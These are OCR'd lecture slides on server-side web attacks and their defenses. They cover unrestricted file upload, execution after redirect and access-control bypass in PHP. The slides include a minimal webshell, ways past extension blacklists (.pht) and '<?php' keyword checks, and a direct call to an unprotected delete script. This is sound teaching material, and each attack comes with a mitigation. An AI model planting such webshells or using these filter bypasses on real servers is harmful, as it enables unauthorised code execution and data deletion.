
File Uploading Procedure




Unrestricted File Upload (UFU)




Unrestricted File Upload (UFU)




Unrestricted File Upload (UFU)



How to Fix?


Web server
Web application
Content-filtering checks
Discard webshell.php
<?php
system('ls');
?>
webshell.php
Upload request
Attacker

Defense: Content-filtering Checks



Bypassing Content-filtering Checks

Exploiting incomplete blacklist based on **extension**

Content-filtering checks

```
<?php
  system('ls');
?>
```

webshell.php

webshell.pht

```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

pht

Successfully uploaded!

Executable as PHP code (due to PHP-style extensions)

Defense: Content-filtering Checks

Keyword check based on content

Content-filtering checks

```
<?php
  if (!('<?php' in $file_content)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

```
<?php
  system('ls');
?>
```

webshell.php


```
Error:
forbidden
file type
```

PHP interpreter

Bypassing Content-filtering Checks

Bypassing keyword checks based on **content**

‘<?’



Cont check

```
<?php
  if (!(‘<?php’ in $file_content)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

Successfully uploaded!

Lessons Learned

- How to defense file upload bugs in robust manner?
  - Check as many input vectors as possible (e.g. file name, file name extension, file content, content-type header, etc.)
  - Make uploaded folder non-executable
  - Research topic!

Recommended to Read

- FUSE: Finding File Upload Bugs via Penetration Testing, ***NDSS'20***
- Ufuzzer: Lightweight detection of php-based unrestricted file upload vulnerabilities via static-fuzzing co-analysis, ***RAID'21***
- FileUploadChecker: Detecting and Sanitizing Malicious File Uploads in Web Applications at the Request Level, ***ARES'22***

Execution After Redirection

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Non-admin users also can access this page!

How to Mitigate EAR?


```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Access-Control Bypassing Attack

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Secure against Execution After Redirection (EAR) vulnerabilities

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Embed

Benign usage ☺: http://server.com/index.php?id=1237

Only admins can delete the DB data

del.php

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Benign usage ☺: http://server.com/index.php?id=1237

Only admins can delete the DB data

Embed

The attacker can delete the DB data

Attacker usage ☹: http://server.com/del.php?id=1237

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

How to Fix?

- Root cause: PHP applications have multiple entry points (index.php, del.php, …)
- One missing access control list (ACL) produces a critical security breach

- Mitigations
  - Limit the program entry points (`.htaccess`)

All php access is rejected except for index.php

.htaccess

```
<FilesMatch "\.php$">
  Order Allow,Deny
  Deny from all
</FilesMatch>
<FilesMatch "index\.php$">
  Order Allow,Deny
  Allow from all
</FilesMatch>
```

Conclusion

- We studied various server-side web attacks & defenses
